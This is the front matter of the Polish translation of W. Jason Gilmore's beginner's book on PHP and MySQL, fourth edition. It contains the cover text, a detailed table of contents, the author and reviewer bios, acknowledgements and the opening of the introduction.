
Świat zaawansowanych stron WWW w zasięgu Twoich rąk!

- Jak przygotować środowisko pracy?
- Jak wykorzystać technologię AJAX w połączeniu z PHP?
- Jak połączyć PHP i MySQL w jedną całość?

PHP i MySQL

Od podstaw



Wydanie IV

W. Jason Gilmore

Helion

Apress®

Spis treści

O autorze **19**

O recenzencie technicznym **21**

Podziękowania **23**

Wprowadzenie **25**

Rozdział 1. Prezentacja PHP **27**
Historia 28
PHP 4 28
PHP 5 29
PHP 5.3 30
PHP 6 30
Ogólne cechy języka 31
Praktyczność 31
Możliwości 32
Potencjał 32
Cena 33
Podsumowanie 33

Rozdział 2. Konfiguracja środowiska **35**
Wymagania wstępne instalacji 36
Pobieranie serwera Apache 36
Pobieranie PHP 36
Pobieranie dokumentacji 37
Instalacja Apache i PHP w systemie Linux 38
Instalacja Apache i PHP w systemie Windows 39
Instalacja serwera IIS i PHP w systemie Windows 41
Testowanie instalacji 41
Konfiguracja PHP 43
Konfiguracja PHP w trakcie tworzenia w systemach Linux 43
Modyfikowanie PHP budowanego w systemie Windows 44
Konfiguracja PHP w trakcie jego działania 44
Korzystanie z dyrektyw konfiguracyjnych PHP 44
Dyrektywy konfiguracyjne PHP 46

Wybór edytora ... 59
Adobe Dreamweaver CS5 ... 59
Notepad++ ... 60
PDT (PHP Development Tools) ... 60
Zend Studio ... 60
Wybór firmy udostępniającej serwery WWW ... 60
Siedem pytań do firm udostępniających serwery WWW ... 61
Podsumowanie ... 62

Rozdział 3. Podstawy PHP ... 63
Umieszczanie kodu PHP na stronach WWW ... 63
Domyślna składnia ... 64
Krótkie znaczniki ... 64
Skrypt ... 65
Składnia ASP ... 65
Osadzanie wielu fragmentów kodu ... 65
Komentowanie kodu ... 66
Jednowierszowe komentarze w stylu C++ ... 66
Składnia skryptów powłoki ... 66
Komentarze wielowierszowe, składnia C ... 67
Generowanie danych wyjściowych ... 67
Instrukcja print() ... 67
Instrukcja echo() ... 68
Instrukcja printf() ... 69
Instrukcja sprintf() ... 70
Typy danych dostępne w PHP ... 70
Skalarne typy danych ... 70
Złożone typy danych ... 72
Konwersja typów danych przy użyciu rzutowania ... 73
Adaptacja typów danych poprzez ich zmienianie ... 74
Funkcje związane z typami danych ... 75
Funkcje identyfikujące typ ... 75
Identyfikatory ... 76
Zmienne ... 76
Deklaracje zmiennych ... 76
Zasięg zmiennych ... 78
Zmienne superglobalne ... 80
Stałe ... 84
Definiowanie stałych ... 85
Wyrażenia ... 85
Operandy ... 85
Operatory ... 85
Umieszczanie wartości w łańcuchach znaków ... 91
Cudzysłowy ... 91
Sekwencje sterujące ... 91
Apostrofy ... 92
Nawiasy klamrowe ... 92

Składnia heredoc ... 93
Składnia nowdoc ... 93
Struktury sterujące ... 93
Instrukcje warunkowe ... 94
Pętle ... 96
Instrukcje dołączania plików ... 101
Podsumowanie ... 103

Rozdział 4. Funkcje ... 105
Wywoływanie funkcji ... 105
Tworzenie funkcji ... 106
Przekazywanie argumentów przez wartość ... 107
Przekazywanie przez referencję ... 107
Domyślne wartości argumentów ... 108
Stosowanie informacji o typie ... 109
Zwracanie wartości z funkcji ... 109
Funkcje rekurencyjne ... 110
Biblioteki funkcji ... 113
Podsumowanie ... 113

Rozdział 5. Tablice ... 115
Czym jest tablica? ... 115
Tworzenie tablic ... 116
Tworzenie tablic przy użyciu array() ... 117
Odczytywanie elementów tablicy przy użyciu list() ... 118
Zapisywanie w tablicy predefiniowanego zakresu wartości ... 118
Sprawdzanie, czy zmienna jest tablicą ... 119
Wyświetlanie zawartości tablic ... 119
Wyświetlanie tablic w ramach testowania skryptu ... 120
Dodawanie i usuwanie elementów tablic ... 121
Dodawanie wartości na początku tablicy ... 121
Dodawanie elementów na końcu tablicy ... 121
Usuwanie elementu z początku tablicy ... 121
Odnajdywanie elementów w tablicach ... 122
Przeszukiwanie tablic ... 122
Przeszukiwanie tablic z kluczami asocjacyjnymi ... 122
Poszukiwanie wartości w tablicach asocjacyjnych ... 123
Pobieranie kluczy tablicy ... 123
Pobieranie wartości z tablicy ... 123
Przeglądanie tablic ... 124
Pobieranie klucza aktualnego elementu tablicy ... 124
Pobieranie wartości aktualnego elementu tablicy ... 124
Pobieranie aktualnego klucza i wartości ... 125
Przesuwanie wskaźnika tablicy ... 125
Przekazywanie wartości z tablicy do funkcji ... 126
Określanie wielkości oraz unikalności tablicy ... 127
Określanie wielkości tablicy ... 127
Określanie częstotliwości występowania wartości ... 127
Określanie unikalnych elementów tablicy ... 128

Sortowanie tablic ... 128
Zmiana kolejności elementów tablicy ... 129
Zamiana kluczy i wartości ... 129
Sortowanie tablic ... 129
Łączenie i dzielenie tablic na różne sposoby ... 134
Łączenie tablic ... 134
Rekurencyjne łączenie tablic ... 134
Łączenie dwóch tablic ... 135
Pobieranie fragmentu tablicy ... 135
Wycinanie elementów z tablicy ... 136
Wyznaczanie części wspólnej tablic ... 136
Określanie części wspólnej tablic asocjacyjnych ... 137
Określanie różnicy tablic ... 137
Określanie różnicy tablic asocjacyjnych ... 138
Inne przydatne funkcje operujące na tablicach ... 139
Zwracanie losowego zbioru kluczy ... 139
Losowa zmiana kolejności elementów tablicy ... 139
Dodawanie wartości tablicy ... 139
Dzielenie tablicy ... 140
Podsumowanie ... 140

Rozdział 6. Programowanie obiektowe ... 141
Zalety programowania obiektowego ... 141
Hermetyzacja ... 141
Dziedziczenie ... 142
Polimorfizm ... 142
Kluczowe pojęcia programowania obiektowego ... 143
Klasy ... 143
Obiekty ... 144
Właściwości ... 144
Stałe ... 149
Metody ... 150
Konstruktory i destruktory ... 153
Konstruktory ... 153
Destruktory ... 156
Składowe statyczne ... 156
Słowo kluczowe instanceof ... 157
Funkcje pomocnicze ... 158
Sprawdzanie, czy istnieje metoda ... 159
Automatyczne wczytywanie klas ... 159
Podsumowanie ... 160

Rozdział 7. Zaawansowane zagadnienia programowania obiektowego ... 161
Zaawansowane mechanizmy obiektowe niedostępne w PHP ... 162
Klonowanie obiektów ... 162
Przykład klonowania obiektu ... 162
Metoda __clone() ... 163

Dziedziczenie ... 164
Dziedziczenie klas ... 165
Dziedziczenie i konstruktory ... 166
Dziedziczenie i późne wiązanie statyczne ... 168
Interfejsy ... 168
Implementacja pojedynczego interfejsu ... 170
Implementacja kilku interfejsów ... 170
Klasy abstrakcyjne ... 171
Prezentacja przestrzeni nazw ... 172
Podsumowanie ... 174

Rozdział 8. Obsługa błędów i wyjątków ... 175
Dyrektywy konfiguracyjne ... 176
Rejestracja błędów ... 178
Obsługa wyjątków ... 181
Dlaczego obsługa wyjątków jest wygodna? ... 181
Implementacja obsługi wyjątków w języku PHP ... 182
Wyjątki SPL ... 186
Podsumowanie ... 187

Rozdział 9. Łańcuchy znaków i wyrażenia regularne ... 189
Wyrażenia regularne ... 190
Składnia wyrażeń regularnych (w stylu POSIX) ... 190
Funkcje obsługi wyrażeń regularnych (rozszerzony standard POSIX) ... 192
Składnia wyrażeń regularnych (zgodnych z Perl) ... 195
Inne funkcje operujące na łańcuchach znaków ... 201
Określanie długości łańcucha znaków ... 202
Porównywanie dwóch łańcuchów znaków ... 202
Zmiana wielkości liter ... 204
Konwersja łańcucha znaków na kod HTML i na odwrót ... 206
Alternatywy dla funkcji używających wyrażeń regularnych ... 210
Dopełnianie oraz przycinanie łańcuchów znaków ... 216
Zliczanie znaków i słów ... 217
Stosowanie PEAR — pakiet Validate_US ... 219
Instalowanie pakietu Validate_US ... 220
Stosowanie pakietu Validate_US ... 220
Podsumowanie ... 221

Rozdział 10. Obsługa plików i korzystanie z systemu operacyjnego ... 223
Pobieranie informacji o plikach i katalogach ... 224
Przetwarzanie ścieżki ... 224
Określanie wielkości pliku, katalogu i dysku ... 225
Określanie czasu dostępu i modyfikacji ... 228
Operacje na plikach ... 229
Pojęcie zasobu ... 229
Rozpoznawanie znaków nowego wiersza ... 229
Rozpoznawanie znaku końca pliku ... 229
Otwieranie i zamykanie pliku ... 230
Odczytywanie zawartości plików ... 231

Przesuwanie wskaźnika pliku ... 237
Odczytywanie zawartości katalogu ... 238
Wykonywanie poleceń systemowych ... 239
Usuwanie katalogu ... 239
Wykonywanie programów z poziomu systemu operacyjnego ... 240
Zabezpieczanie danych wejściowych ... 241
Funkcje do wykonywania programów ... 242
Podsumowanie ... 244

Rozdział 11. PEAR ... 245
Potęga PEAR — konwersja formatów liczbowych ... 246
Instalacja i aktualizacja PEAR ... 246
Instalacja PEAR ... 247
PEAR i firmy udostępniające serwery ... 248
Aktualizacja PEAR ... 248
Korzystanie z menedżera pakietów PEAR ... 248
Przeglądanie zainstalowanych pakietów PEAR ... 249
Pobieranie informacji o zainstalowanych pakietach ... 249
Instalacja wybranego pakietu PEAR ... 250
Dołączanie pakietów do skryptów ... 251
Aktualizacja pakietów ... 252
Odinstalowanie pakietu ... 253
Użycie wcześniejszej wersji pakietu ... 253
Menedżer pakietów Pyrus ... 253
Instalacja menedżera Pyrus ... 253
Podsumowanie ... 254

Rozdział 12. Data i czas ... 255
Uniksowy znacznik czasu ... 255
Biblioteka funkcji do obsługi dat i czasu ... 256
Weryfikacja dat ... 256
Formatowanie dat i czasu ... 256
Konwersja znacznika czasu na zrozumiałą postać ... 259
Posługiwanie się znacznikami czasu ... 260
Sztuka czasu ... 261
Wyświetlanie zlokalizowanych dat i czasu ... 261
Wyświetlanie daty ostatniej modyfikacji witryny ... 265
Określanie liczby dni w bieżącym miesiącu ... 265
Określanie liczby dni w podanym miesiącu ... 265
Wyliczanie daty na podstawie różnicy w dniach ... 266
Usprawnienia obsługi dat i czasu w PHP 5.1+ ... 266
Konstruktor klasy DateTime ... 267
Formatowanie dat ... 267
Określanie daty po utworzeniu obiektu ... 267
Określanie czasu po utworzeniu obiektu ... 268
Modyfikowanie dat i czasu ... 268
Obliczanie różnicy pomiędzy dwiema datami ... 268
Podsumowanie ... 269

Rozdział 13. Obsługa formularzy HTML ... 271
PHP i formularze HTML ... 271
Prosty przykład ... 272
Weryfikacja danych z formularzy ... 273
Usuwanie plików ... 273
Cross-site scripting ... 274
Zabezpieczanie danych wprowadzanych przez użytkowników ... 275
Weryfikacja i zabezpieczanie danych przy użyciu rozszerzenia Filter ... 277
Korzystanie ze złożonych komponentów formularzy ... 278
Wykorzystanie PEAR — HTML_QuickForm2 ... 280
Instalacja pakietu HTML_QuickForm2 ... 281
Tworzenie i weryfikacja danych prostego formularza ... 281
Podsumowanie ... 283

Rozdział 14. Uwierzytelnianie użytkowników ... 285
Uwierzytelnianie w oparciu o protokół HTTP ... 285
Korzystanie z plików .htaccess serwera Apache ... 286
Uwierzytelnianie przy użyciu możliwości PHP ... 287
Zmienne PHP związane z uwierzytelnianiem ... 287
Użyteczne funkcje ... 287
Uwierzytelnianie w oparciu o stałe dane ... 289
Uwierzytelnianie w oparciu o pliki ... 289
Uwierzytelnianie z wykorzystaniem bazy danych ... 291
Wykorzystanie możliwości PEAR — pakiet Auth_HTTP ... 292
Zarządzanie danymi uwierzytelniającymi ... 294
Testowanie siły hasła przy użyciu biblioteki CrackLib ... 294
Odzyskiwanie haseł przy użyciu jednorazowych adresów URL ... 296
Podsumowanie ... 298

Rozdział 15. Obsługa przesyłania plików na serwer ... 299
Przesyłanie plików przy użyciu protokołu HTTP ... 299
Obsługa przesyłanych plików przy użyciu PHP ... 300
Dyrektywy konfiguracyjne związane z przesyłaniem plików ... 300
Tablica $_FILES ... 302
Funkcje PHP do obsługi przesyłanych plików ... 302
Komunikaty błędów ... 304
Prosty przykład ... 304
Wykorzystanie PEAR — HTTP_Upload ... 305
Instalacja pakietu HTTP_Upload ... 305
Przesyłanie pliku na serwer ... 306
Uzyskiwanie informacji o przesłanym pliku ... 306
Obsługa przesyłania większej liczby plików ... 307
Podsumowanie ... 308

Rozdział 16. Zagadnienia sieciowe ... 309
DNS, usługi i serwery ... 310
DNS ... 310
Usługi ... 313
Tworzenie połączeń używających gniazd ... 314

Poczta elektroniczna ... 316
Dyrektywy konfiguracyjne ... 316
Wysyłanie wiadomości ze skryptów PHP ... 317
Popularne operacje sieciowe ... 321
Testowanie połączenia z serwerem ... 321
Tworzenie skanera portów ... 322
Tworzenie konwertera podsieci ... 322
Testowanie przepustowości łącza użytkownika ... 324
Podsumowanie ... 324

Rozdział 17. PHP i LDAP ... 325
Stosowanie LDAP w języku PHP ... 326
Konfiguracja LDAP w PHP ... 326
Nawiązywanie połączenia z serwerem LDAP ... 326
Pobieranie danych z serwera LDAP ... 329
Określanie liczby zwróconych rekordów ... 331
Sortowanie rekordów LDAP ... 332
Wstawianie danych LDAP ... 332
Aktualizacja danych LDAP ... 334
Usuwanie danych z serwera LDAP ... 334
Operacje na rozpoznawalnych nazwach ... 335
Obsługa błędów ... 336
Podsumowanie ... 337

Rozdział 18. Obsługa sesji ... 339
Czym jest obsługa sesji? ... 339
Proces obsługi sesji ... 340
Dyrektywy konfiguracyjne ... 340
Zarządzanie sposobem przechowywania danych sesyjnych ... 340
Określanie ścieżki do plików sesji ... 341
Automatyczne włączanie sesji ... 341
Określanie nazwy sesji ... 342
Wybór ciasteczek lub przepisywania adresów URL ... 342
Automatyczne przepisywanie adresów URL ... 342
Określanie czasu istnienia ciasteczka ... 342
Określanie ścieżki ciasteczka ... 342
Określanie katalogów do przechowywania stron wykorzystujących sesje ... 343
Korzystanie z sesji ... 344
Rozpoczynanie sesji ... 344
Usuwanie sesji ... 345
Ustawianie i pobieranie identyfikatora sesji ... 345
Tworzenie i usuwanie zmiennych sesyjnych ... 346
Kodowanie i dekodowanie danych sesyjnych ... 346
Praktyczne przykłady stosowania sesji ... 348
Automatyczne logowanie powracających użytkowników ... 348
Generowanie listy ostatnio odwiedzonych stron ... 350
Tworzenie własnych procedur obsługi sesji ... 351
Określanie funkcji stosowanych w obsłudze sesji ... 352
Obsługa sesji z użyciem bazy danych MySQL ... 352
Podsumowanie ... 355

Rozdział 19. Stosowanie szablonów z pakietem Smarty ... 357
Czym jest mechanizm obsługi szablonów? ... 357
Przedstawienie mechanizmu Smarty ... 359
Instalacja Smarty ... 360
Korzystanie ze Smarty ... 361
Logika prezentacji w szablonach Smarty ... 363
Komentarze ... 363
Modyfikatory zmiennych ... 363
Struktury sterujące ... 366
Instrukcje ... 369
Tworzenie plików konfiguracyjnych ... 371
Korzystanie ze zmiennych konfiguracyjnych ... 372
Stosowanie arkuszy stylów w szablonach Smarty ... 373
Wykorzystanie pamięci podręcznej ... 374
Określanie czasu przechowywania stron ... 374
Eliminowanie narzutów dzięki użyciu metody isCached() ... 375
Przechowywanie w pamięci podręcznej wielu wersji tego samego szablonu ... 375
Kilka ostatnich uwag o stosowaniu pamięci podręcznej ... 376
Podsumowanie ... 377

Rozdział 20. Usługi sieciowe ... 379
Dlaczego powstały usługi sieciowe? ... 380
RSS ... 381
Format RSS ... 382
Prezentacja SimplePie ... 383
Instalacja SimplePie ... 384
Przetwarzanie kanału RSS przy użyciu SimplePie ... 384
Przetwarzanie większej liczby kanałów ... 386
SimpleXML ... 387
Wczytywanie dokumentów XML ... 387
Analiza XML ... 389
Podsumowanie ... 391

Rozdział 21. Zabezpieczanie witryn WWW ... 393
Bezpieczna konfiguracja PHP ... 394
Dyrektywy konfiguracyjne związane z bezpieczeństwem ... 394
Ukrywanie szczegółów konfiguracji ... 395
Ukrywanie serwera Apache ... 396
Ukrywanie PHP ... 396
Ukrywanie wrażliwych danych ... 398
Ukrywanie głównego katalogu dokumentów ... 398
Zabronienie dostępu do plików z określonymi rozszerzeniami ... 398
Szyfrowanie danych ... 399
Funkcje szyfrujące PHP ... 399
Pakiet MCrypt ... 400
Podsumowanie ... 401

Rozdział 22. Korzystanie z technologii Ajax przy użyciu jQuery i PHP ... 403
Przedstawienie Ajaksa ... 403
Prezentacja jQuery ... 405
Instalacja jQuery ... 405
Prosty przykład ... 405
Odpowiadanie na zdarzenia ... 406
Biblioteka jQuery i DOM ... 407
Mechanizm weryfikacji dostępności nazwy użytkownika ... 409
Określanie, czy nazwa użytkownika jest dostępna ... 410
Podsumowanie ... 412

Rozdział 23. Tworzenie witryn dla odbiorców z całego świata ... 415
Tłumaczenie witryn przy użyciu pakietu Gettext ... 416
Etap 1. Aktualizacja skryptów ... 416
Etap 2. Tworzenie repozytorium lokalizacji ... 417
Etap 3. Tworzenie plików tłumaczeń ... 418
Etap 4. Przetłumaczenie tekstów ... 418
Etap 5. Generowanie plików binarnych ... 419
Etap 6. Określanie odpowiedniego języka w skryptach ... 419
Lokalizacja dat, liczb i godzin ... 420
Podsumowanie ... 421

Rozdział 24. Wprowadzenie do stosowania Zend Framework ... 423
Przedstawienie wzorca MVC ... 423
Szkielety aplikacji PHP ... 425
CakePHP ... 426
Solar ... 426
Symfony ... 426
Zend Framework ... 426
Przedstawienie Zend Framework ... 427
Instalacja Zend Framework ... 428
Tworzenie pierwszej witryny używającej Zend Framework ... 428
Podsumowanie ... 439

Rozdział 25. Prezentacja bazy danych MySQL ... 441
Dlaczego MySQL jest tak popularny? ... 441
Elastyczność ... 442
Moc ... 442
Elastyczne opcje licencyjne ... 444
(Hiper)aktywna społeczność użytkowników ... 445
Ewolucja serwera MySQL ... 445
MySQL 4 ... 445
MySQL 5 ... 446
MySQL 5.1 ... 447
MySQL 5.4 oraz 5.5 ... 447
Najważniejsi użytkownicy serwerów MySQL ... 448
craigslist ... 448
Wikipedia ... 448
Inni znaczący użytkownicy ... 448
Podsumowanie ... 448

Rozdział 26. Instalacja i konfiguracja serwera MySQL ... 451
Pobieranie serwera MySQL ... 451
Instalacja MySQL ... 452
Instalacja serwera MySQL w systemie Linux ... 452
Instalacja i konfiguracja MySQL w systemie Windows ... 455
Określanie hasła administratora ... 457
Uruchamianie i zatrzymywanie serwera MySQL ... 458
Ręczna kontrola pracy procesu ... 458
Konfiguracja i optymalizacja serwera MySQL ... 459
Skrypt mysqld_safe ... 459
Parametry konfiguracyjne i optymalizacyjne ... 460
Plik my.cnf ... 463
Konfiguracja PHP pod kątem współpracy z MySQL ... 465
Rekonfiguracja PHP w systemie Linux ... 465
Rekonfiguracja PHP w systemie Windows ... 465
Podsumowanie ... 466

Rozdział 27. Wiele klientów MySQL ... 467
Prezentacja klientów obsługiwanych z wiersza poleceń ... 467
Klient mysql ... 467
Klient mysqladmin ... 475
Inne przydatne klienty ... 477
Opcje klientów ... 480
Klienty MySQL z graficznym interfejsem użytkownika ... 482
Aplikacja phpMyAdmin ... 483
Podsumowanie ... 484

Rozdział 28. Mechanizmy składowania i typy danych MySQL ... 485
Mechanizmy składowania ... 485
MyISAM ... 486
IBMDB2I ... 488
InnoDB ... 488
MEMORY ... 489
MERGE ... 490
FEDERATED ... 490
ARCHIVE ... 492
CSV ... 492
EXAMPLE ... 492
BLACKHOLE ... 492
Pytania i odpowiedzi dotyczące mechanizmów składowania ... 493
Typy danych i atrybuty ... 494
Typy danych ... 494
Operacje na bazach danych i tabelach ... 502
Operacje na bazach danych ... 502
Operacje na tabelach ... 504
Modyfikowanie struktury tabel ... 506
Baza danych INFORMATION_SCHEMA ... 507
Podsumowanie ... 509

Rozdział 29. Zabezpieczanie serwerów MySQL ... 511
Co należy zrobić na samym początku? ... 512
Zabezpieczanie procesu serwera MySQL ... 513
System uprawnień serwera MySQL ... 513
Sposób działania systemu uprawnień ... 514
Gdzie są przechowywane informacje o uprawnieniach? ... 516
Zarządzanie użytkownikami i uprawnieniami ... 523
Tworzenie użytkowników ... 524
Usuwanie użytkowników ... 524
Zmiana nazwy istniejących użytkowników ... 524
Polecenia GRANT i REVOKE ... 525
Przeglądanie posiadanych uprawnień ... 530
Ograniczanie dostępu do zasobów ... 530
Bezpieczne połączenia z serwerem MySQL ... 531
Opcje polecenia GRANT ... 531
Opcje SSL ... 533
Uruchamianie serwera MySQL obsługującego bezpieczne połączenia ... 534
Nawiązywanie połączenia przy użyciu klienta obsługującego SSL ... 534
Określanie opcji SSL w pliku konfiguracyjnym my.cnf ... 534
Podsumowanie ... 535

Rozdział 30. Współpraca PHP i MySQL ... 537
Wymagania instalacji ... 538
Włączanie rozszerzenia mysqli w systemach Linux oraz Unix ... 538
Włączanie rozszerzenia mysqli w systemie Windows ... 538
Stosowanie sterownika MySQL ... 538
Zarządzanie uprawnieniami użytkowników ... 539
Korzystanie z przykładowych danych ... 539
Praktyczne wykorzystanie rozszerzenia mysqli ... 540
Konfiguracja i nawiązywanie połączenia ... 540
Obsługa błędów połączenia ... 541
Pobieranie informacji o błędach ... 541
Przechowywanie informacji o połączeniu w osobnym pliku ... 542
Operacje na bazie danych ... 543
Przesyłanie zapytań do bazy danych ... 543
Przetwarzanie wyników zapytania ... 546
Określanie liczby zwróconych oraz zmodyfikowanych wierszy ... 547
Korzystanie z poleceń przygotowanych ... 548
Stosowanie transakcji ... 552
Włączanie trybu automatycznego zatwierdzania ... 553
Zatwierdzanie transakcji ... 553
Wycofywanie transakcji ... 553
Podsumowanie ... 553

Rozdział 31. Prezentacja PDO ... 555
Kolejna warstwa abstrakcji bazy danych? ... 556
Stosowanie PDO ... 557
Instalacja PDO ... 557
Obsługiwane bazy danych ... 558

Nawiązywanie połączenia z serwerem i wybór bazy danych ... 558
Obsługa błędów ... 560
Pobieranie i ustawianie atrybutów ... 562
Wykonywanie zapytań ... 563
Prezentacja poleceń przygotowanych ... 564
Pobieranie danych ... 567
Tworzenie powiązanych kolumn ... 569
Stosowanie transakcji ... 570
Podsumowanie ... 571

Rozdział 32. Podprogramy składowane ... 573
Czy warto używać podprogramów składowanych? ... 574
Zalety podprogramów składowanych ... 574
Wady podprogramów składowanych ... 574
Implementacja podprogramów składowanych w serwerze MySQL ... 575
Tworzenie podprogramów składowanych ... 575
Deklarowanie i ustawianie zmiennych ... 578
Wykonywanie podprogramu składowanego ... 579
Tworzenie i stosowanie złożonych podprogramów składowanych ... 579
Wywoływanie podprogramu z innego podprogramu ... 586
Modyfikowanie podprogramów składowanych ... 586
Usuwanie podprogramów składowanych ... 586
Wyświetlanie informacji o statusie podprogramu ... 587
Wyświetlanie polecenia użytego do utworzenia podprogramu ... 588
Obsługa warunków ... 588
Integracja podprogramów składowanych w aplikacjach internetowych ... 589
Strona do wyliczania i prezentacji premii ... 589
Pobieranie wielu wierszy wyników ... 590
Podsumowanie ... 590

Rozdział 33. Wyzwalacze ... 591
Prezentacja wyzwalaczy ... 591
Jakie są zastosowania wyzwalaczy? ... 592
Wykonywanie akcji przed zdarzeniem ... 592
Wykonywanie akcji po zdarzeniu ... 592
Wyzwalacze wykonywane przed zdarzeniem (BEFORE) i po nim (AFTER) ... 593
Obsługa wyzwalaczy w serwerze MySQL ... 594
Tworzenie wyzwalaczy ... 594
Wyświetlanie istniejących wyzwalaczy ... 596
Modyfikacja wyzwalaczy ... 598
Usuwanie wyzwalaczy ... 598
Wykorzystanie wyzwalaczy w aplikacjach internetowych ... 598
Podsumowanie ... 599

Rozdział 34. Widoki ... 601
Przedstawienie widoków ... 602
Korzystanie z widoków w serwerze MySQL ... 602
Tworzenie i wykonywanie widoków ... 602
Wyświetlanie informacji o widokach ... 607

Modyfikowanie widoków ... 609
Usuwanie widoków ... 609
Widoki aktualizujące ... 609
Stosowanie widoków w aplikacjach internetowych ... 610
Podsumowanie ... 611

Rozdział 35. Praktyczne przykłady stosowania zapytań ... 613
Przykładowe dane ... 614
Tabelaryczna prezentacja danych przy wykorzystaniu PEAR ... 614
Instalacja pakietu HTML_Table ... 615
Tworzenie prostej tabeli ... 615
Tworzenie czytelniejszych wierszy ... 616
Generowanie tabel na podstawie informacji z bazy danych ... 617
Sortowanie wyników ... 618
Podział wyników na strony ... 619
Wyświetlanie numerów stron ... 621
Pobieranie danych z wielu tabel przy użyciu podzapytań ... 623
Porównywanie przy użyciu podzapytań ... 624
Stosowanie podzapytań do sprawdzania istnienia danych ... 624
Pielęgnacja baz danych przy użyciu podzapytań ... 625
Stosowanie podzapytań w skryptach PHP ... 625
Przeglądanie wyników przy wykorzystaniu kursora ... 626
Podstawowe informacje o kursorach ... 626
Tworzenie kursora ... 627
Otwieranie kursora ... 627
Korzystanie z kursora ... 627
Zamykanie kursora ... 628
Stosowanie kursorów w skryptach PHP ... 628
Podsumowanie ... 629

Rozdział 36. Indeksacja i wyszukiwanie ... 631
Indeksacja baz danych ... 631
Indeks główny ... 632
Indeksy unikalne ... 633
Indeksy normalne ... 634
Indeksy pełnotekstowe ... 635
Indeksacja — najlepsze praktyki ... 639
Wyszukiwanie z użyciem formularzy HTML ... 639
Realizacja prostego wyszukiwania ... 639
Rozszerzanie możliwości wyszukiwania ... 640
Stosowanie wyszukiwania pełnotekstowego ... 642
Podsumowanie ... 643

Rozdział 37. Transakcje ... 645
Co to jest transakcja? ... 645
Możliwości stosowania transakcji na serwerze MySQL ... 646
Wymagania systemowe ... 646
Tworzenie tabeli ... 646

Przykładowy projekt ... 647
Tworzenie tabel i przykładowych danych ... 647
Realizacja przykładowej transakcji ... 648
Rady dotyczące korzystania z transakcji ... 650
Tworzenie aplikacji transakcyjnych w PHP ... 650
Modyfikacja wyprzedaży ... 650
Podsumowanie ... 652

Rozdział 38. Importowanie i eksportowanie danych ... 653
Przykładowa tabela ... 653
Separacja poszczególnych elementów danych ... 654
Importowanie danych ... 654
Importowanie danych przy użyciu polecenia LOAD DATA INFILE ... 655
Importowanie danych przy użyciu klienta mysqlimport ... 658
Wczytywanie danych przy użyciu skryptu PHP ... 660
Eksportowanie danych ... 661
Polecenie SELECT INTO OUTFILE ... 661
Podsumowanie ... 664

Skorowidz ... 665

O autorze

W. Jason Gilmore jest założycielem firmy W.J. Gilmore, LLC (*www.wjgilmore.com*), zajmującej się doradztwem, działalnością wydawniczą oraz szkoleniami. Jej klientami są różnorakie firmy, od niewielkich firm lokalnych poczynając, a na korporacjach z listy Fortune 500 kończąc.

Autor już od ponad dekady zajmuje się uczeniem programistów zagadnień związanych z tworzeniem aplikacji internetowych; w tym czasie napisał sześć książek, w tym bestsellery *Beginning PHP and MySQL, Third Edition*, *Easy PHP Websites with Zend Framework* oraz *Easy PayPal with PHP*, opublikował ponad 100 artykułów zarówno w prasie branżowej, jak na witrynach, np.: *Developer.com*, *JSMag* czy też „Linux Magazine", oraz wyszkolił setki studentów w USA i Europie.

Jason jest także współzałożycielem niedochodowej organizacji CodeMash, odpowiadającej za organizację corocznej konferencji programistycznej o tej samej nazwie. Jason uczestniczył również w konferencji 2008 MySQL Conference, gdzie był członkiem komisji odpowiadającej za dobór wykładów i prelekcji.

O recenzencie technicznym

Matt Wade jest programistą zajmującym się tworzeniem aplikacji i baz danych oraz administratorem. Obecnie jest zatrudniony w dużej firmie finansowej, a nocami pracuje jako wolny strzelec. Posiada doświadczenie w stosowaniu kilku języków programowania, choć najczęściej używa C i PHP. Jeśli chodzi o bazy danych, to regularnie korzysta z baz MySQL oraz Microsoft SQL Server. Jako administrator zarządza serwerami działającymi w systemach Windows oraz Linux; preferuje używanie systemu FreeBSD.

Matt mieszka w Jacksonville na Florydzie wraz z żoną Michelle oraz trójką dzieci: Matthew, Jonathanem i Amandą. Kiedy nie pracuje, zajmuje się łowieniem ryb, wykonywaniem różnych prac w kościele albo graniem w gry wideo. Matt jest twórcą witryny *Codewalkers.com*, jednego z najbardziej popularnych zbiorów zasobów dla programistów PHP — prowadzi ją od 2007 roku.

Podziękowania

Już niebawem minie dziesięć lat od momentu publikacji mojej pierwszej książki — ta okazja skłania mnie do pokory, a jednocześnie przepełnia zachwytem. Jednak prawdę mówiąc, nie jest to tylko mój jubileusz, gdyż mimo że na okładce książki pojawia się tylko moje nazwisko, to jednak ta niemal dziesięcioletnia już działalność wydawnicza nie byłaby możliwa bez wysiłków prawdziwie wspaniałej grupy osób. Szczegółowe komentarze Matta Wade'a, recenzenta, z którym pracuję już od dawna, po raz kolejny w ogromnym stopniu poprawiły jakość tej książki. Kierownik projektu, Jennifer Blackwell, wykonała wspaniałą pracę, nadzorując postępy prac i zapewniając, że były one realizowane zgodnie z napiętym harmonogramem. Redaktorzy — Tom Welsh oraz Michelle Lowman — dokładnie przejrzeli rozdziały, przekazując mi swoje cenne uwagi. Korektorka Mary Behr wychwyciła i poprawiła wiele błędów gramatycznych. Należy także wspomnieć o wielu innych osobach zajmujących się publikacją, marketingiem, sprzedażą oraz wszelkimi innymi niezliczonymi zajęciami, które są konieczne, by książka taka jak ta mogła ujrzeć światło dzienne. Jak zwykle chciałem podziękować współzałożycielowi wydawnictwa Apress — Gary'emu Cornellowi, za to, że już wiele lat temu zapewnił mi możliwość przelania swoich myśli na papier.

I w końcu chciałbym podziękować Carli, Jodi, Paulowi, Ruby, moim rodzicom, innym członkom rodziny oraz przyjaciołom za to, że przypominają mi o istnieniu życia innego niż to przy klawiaturze.

Wprowadzenie

Wspaniałe książki programistyczne to raczej te o podejściu bardziej praktycznym niż akademickim. Choć nie mam żadnych złudzeń odnośnie do swojego miejsca wśród wielkich współczesnych autorów książek technicznych, to jednak zawsze staram się pisać swoje książki z myślą o zastosowaniach praktycznych, przedstawiając instrukcje, które Czytelnik będzie mógł zastosować w sytuacjach, w jakich sam się znajdzie. Zważywszy na objętość książki, łatwo można zauważyć, że starałem się w niej zawrzeć jak najwięcej praktycznych aspektów opisywanych zagadnień. Skoro zostało to już wyjaśnione, to jeśli tylko Czytelnik jest zainteresowany poznaniem praktycznych i wyczerpujących informacji na temat języka PHP oraz baz danych MySQL, zdobyciem wiedzy, jak te niezwykle popularne technologie można wspólnie wykorzystywać do tworzenia dynamicznych aplikacji internetowych, to z pewnością będzie to odpowiednia książka dla niego.

